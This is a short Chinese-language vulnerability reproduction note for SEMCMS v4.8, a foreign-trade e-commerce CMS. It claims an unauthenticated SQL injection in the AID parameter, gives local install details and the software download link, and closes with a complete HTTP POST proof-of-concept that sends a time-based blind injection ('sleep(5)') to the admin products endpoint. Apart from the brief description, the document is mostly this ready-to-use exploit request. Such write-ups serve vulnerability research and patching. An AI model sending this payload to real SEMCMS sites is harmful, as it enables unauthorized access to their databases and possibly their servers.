S15-1SemCMS-外贸网站商城系统-SQL


漏洞描述：

SemCms外贸网站商城系统SEMCMS Function.php中的AID参数存在SQL注入漏洞Q,未经身份认证的攻击者可通过此漏洞获取数据库权限，深入利用可获取服务器权限

影响版本：

SEMCMS v4.8

网站图片：



创建数据库及导入数据表

数据库服务器: localhost 一般默认

数据库名称: mycms □ 新建数据库名,默认不勾选

数据库账号: root

数据库密码: root

说明: 本系统需支持 php5.6 + mysql 5.6 + Apache 否则会影响功能使用!

网络测绘：

本地安装

http://www.sem-cms.com/TradeCmsdown/php/semcms_php_4.8.zip

漏洞复现：

payload：

```
POST /semcms_php_4.8/Vx9l2r_Admin/SEMCMS_Products.php?Class=Shjia&CF=products&tj=1&page=1 HTTP/1.1
Host: 192.168.1.59
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:121.0) Gecko/20100101 Firefox/121.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Upgrade-Insecure-Requests: 1

languageID=1&AID%5B%5D=8)+and+sleep(5)%23
```